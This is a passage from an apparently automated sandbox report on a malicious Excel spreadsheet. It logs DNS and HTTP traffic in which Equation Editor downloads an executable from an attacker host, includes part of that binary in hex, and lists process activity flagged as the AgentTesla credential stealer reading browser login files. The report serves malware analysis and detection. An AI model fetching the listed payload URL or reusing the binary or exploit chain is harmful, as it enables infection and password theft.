Apr 12, 2021 11:28:39.367080927 CEST	80	49168	103.153.76.181	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 11:28:36.144310951 CEST	52197	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:28:36.204019070 CEST	53	52197	8.8.8.8	192.168.2.22
Apr 12, 2021 11:28:36.656068087 CEST	53099	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:28:36.715300083 CEST	53	53099	8.8.8.8	192.168.2.22
Apr 12, 2021 11:28:36.718502998 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:28:36.769905090 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 11:28:36.770101070 CEST	52838	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:28:36.821435928 CEST	53	52838	8.8.8.8	192.168.2.22
Apr 12, 2021 11:28:37.350620985 CEST	61200	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:28:37.416701078 CEST	53	61200	8.8.8.8	192.168.2.22
Apr 12, 2021 11:28:37.419713020 CEST	49548	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:28:37.471184969 CEST	53	49548	8.8.8.8	192.168.2.22
Apr 12, 2021 11:28:38.115662098 CEST	55627	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:28:38.185177088 CEST	53	55627	8.8.8.8	192.168.2.22
Apr 12, 2021 11:30:17.847909927 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:30:18.142748117 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 11:30:18.143451929 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:30:18.426093102 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 11:30:18.426657915 CEST	56009	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:30:18.477006912 CEST	53	56009	8.8.8.8	192.168.2.22
Apr 12, 2021 11:30:18.551557064 CEST	61865	53	192.168.2.22	8.8.8.8
Apr 12, 2021 11:30:19.048425913 CEST	53	61865	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 11:28:36.144310951 CEST	192.168.2.22	8.8.8.8	0x2c09	Standard query (0)	fqe.short.gy	A (IP address)	IN (0x0001)
Apr 12, 2021 11:28:38.115662098 CEST	192.168.2.22	8.8.8.8	0x85bf	Standard query (0)	surestdysbonescagecv.dns.army	A (IP address)	IN (0x0001)
Apr 12, 2021 11:30:17.847909927 CEST	192.168.2.22	8.8.8.8	0x438b	Standard query (0)	smtp.oucabem.com.br	A (IP address)	IN (0x0001)
Apr 12, 2021 11:30:18.143451929 CEST	192.168.2.22	8.8.8.8	0x438b	Standard query (0)	smtp.oucabem.com.br	A (IP address)	IN (0x0001)
Apr 12, 2021 11:30:18.426657915 CEST	192.168.2.22	8.8.8.8	0x438b	Standard query (0)	smtp.oucabem.com.br	A (IP address)	IN (0x0001)
Apr 12, 2021 11:30:18.551557064 CEST	192.168.2.22	8.8.8.8	0xd41c	Standard query (0)	smtp.oucabem.com.br	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:28:36.204019070 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	fqe.short.gy		52.59.165.42	A (IP address)	IN (0x0001)
Apr 12, 2021 11:28:36.204019070 CEST	8.8.8.8	192.168.2.22	0x2c09	No error (0)	fqe.short.gy		18.184.197.212	A (IP address)	IN (0x0001)
Apr 12, 2021 11:28:38.185177088 CEST	8.8.8.8	192.168.2.22	0x85bf	No error (0)	surestdysbonescagecv.dns.army		103.153.76.181	A (IP address)	IN (0x0001)
Apr 12, 2021 11:30:18.142748117 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	smtp.oucabem.com.br	pop.oucabem.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:18.142748117 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	pop.oucabem.com.br	mail.ita.locaweb.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:18.142748117 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	mail.ita.locaweb.com.br		191.252.112.194	A (IP address)	IN (0x0001)
Apr 12, 2021 11:30:18.426093102 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	smtp.oucabem.com.br	pop.oucabem.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:18.426093102 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	pop.oucabem.com.br	mail.ita.locaweb.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:18.426093102 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	mail.ita.locaweb.com.br		191.252.112.194	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 11:30:18.477006912 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	smtp.oucabem.com.br	pop.oucabem.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:18.477006912 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	pop.oucabem.com.br	mail.ita.locaweb.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:18.477006912 CEST	8.8.8.8	192.168.2.22	0x438b	No error (0)	mail.ita.locaweb.com.br		191.252.112.194	A (IP address)	IN (0x0001)
Apr 12, 2021 11:30:19.048425913 CEST	8.8.8.8	192.168.2.22	0xd41c	No error (0)	smtp.oucabem.com.br	pop.oucabem.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:19.048425913 CEST	8.8.8.8	192.168.2.22	0xd41c	No error (0)	pop.oucabem.com.br	mail.ita.locaweb.com.br		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 11:30:19.048425913 CEST	8.8.8.8	192.168.2.22	0xd41c	No error (0)	mail.ita.locaweb.com.br		191.252.112.194	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- surestdysbonescagecv.dns.army

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	103.153.76.181	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 11:28:38.419982910 CEST	70	OUT	GET /documenpt/svchost.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Connection: Keep-Alive Host: surestdysbonescagecv.dns.army
Apr 12, 2021 11:28:38.654712915 CEST	72	IN	HTTP/1.1 200 OK Date: Mon, 12 Apr 2021 09:28:38 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.2.34 Last-Modified: Mon, 12 Apr 2021 07:58:29 GMT ETag: "a0800-5bfc1e116a8f9" Accept-Ranges: bytes Content-Length: 657408 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a5 fd 73 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 50 08 00 00 b6 01 00 00 00 00 00 e2 6f 08 00 00 20 00 00 00 80 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 90 6f 08 00 4f 00 00 00 00 80 08 00 dc b3 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 00 50 08 00 00 20 00 00 00 50 08 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 dc b3 01 00 00 80 08 00 00 b4 01 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 0a 00 00 02 00 00 00 06 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c4 6f 08 00 00 00 00 00 48 00 00 00 02 00 05 00 a0 de 00 00 c8 d9 00 00 03 00 00 00 01 00 00 06 68 b8 01 00 28 b7 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 24 00 00 0a 28 25 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 26 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 27 00 00 0a 00 02 16 28 28 00 00 0a 00 02 17 28 29 00 00 0a 00 02 17 28 2a 00 00 0a 00 02 16 28 2b 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 18 02 00 06 28 2c 00 00 0a 00 2a 26 00 02 28 2d 00 00 0a 00 2a ce 73 2e 00 00 0a 80 01 00 00 04 73 2f 00 00 0a 80 02 00 00 04 73 30 00 00 0a 80 03 00 00 04 73 31 00 00 0a 80 04 00 00 04 73 32 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 33 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 34 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 35 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 36 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 37 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 38 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 39 00 00 0a 6f 3a 00 00 0a 73 3b 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELs`PPo @ `@oO@ H.textP P `.rsrcR@@.reloc@@BoHh(0($(%(o&*('((()(*(+*N(o(,*&(-*s.s/s0s1s2*0~o3+*0~o4+*0~o5+*0~o6+*0~o7+*0<~(8,!rp(9o:s;~+*0~


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Apr 12, 2021 11:28:36.310041904 CEST	52.59.165.42	443	192.168.2.22	49165	CN=*.short.gy CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jan 23 20:36:49 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Apr 23 21:36:49 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1036 Parent PID: 584

General

Start time:	11:27:36
Start date:	12/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f080000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$presupuesto.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F2CF526	WriteFile
C:\Users\user\Desktop\~$presupuesto.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F2CF591	WriteFile
C:\Users\user\Desktop\~$presupuesto.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F2CF526	WriteFile
C:\Users\user\Desktop\~$presupuesto.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F2CF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA9E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	)f7	binary	29 66 37 00 0C 04 00 00 02 00 00 00 00 00 00 00 46 00 00 00 01 00 00 00 22 00 00 00 18 00 00 00 70 00 72 00 65 00 73 00 75 00 70 00 75 00 65 00 73 00 74 00 6F 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 72 00 65 00 73 00 75 00 70 00 75 00 65 00 73 00 74 00 6F 00 00 00	success or wait	1	7FEEA9E9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2536 Parent PID: 584

General

Start time:	11:27:57
Start date:	12/04/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2684 Parent PID: 2536

General

Start time:	11:28:03
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe

Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xaf0000
File size:	657408 bytes
MD5 hash:	D5A549B16706948E4355EB89A93CEDEB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2151714670.000000000230A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2151905175.00000000032C9000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E337995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E337995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E24DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E33A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E24DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D12B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D12B2B3	ReadFile

Analysis Process: vbc.exe PID: 3000 Parent PID: 2684

General

Start time:	11:28:10
Start date:	12/04/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xaf0000
File size:	657408 bytes
MD5 hash:	D5A549B16706948E4355EB89A93CEDEB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2344911183.0000000002361000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2344911183.0000000002361000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2344473049.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2345021459.000000000240E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2345021459.000000000240E000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E337995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E337995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E24DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E33A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E24DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D12B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D12B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E337995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E337995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E24DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E24DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D12B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D12B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D12B2B3	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D12B2B3	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D12B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D12B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D12B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D12B2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D12B2B3	ReadFile

Disassembly

Code Analysis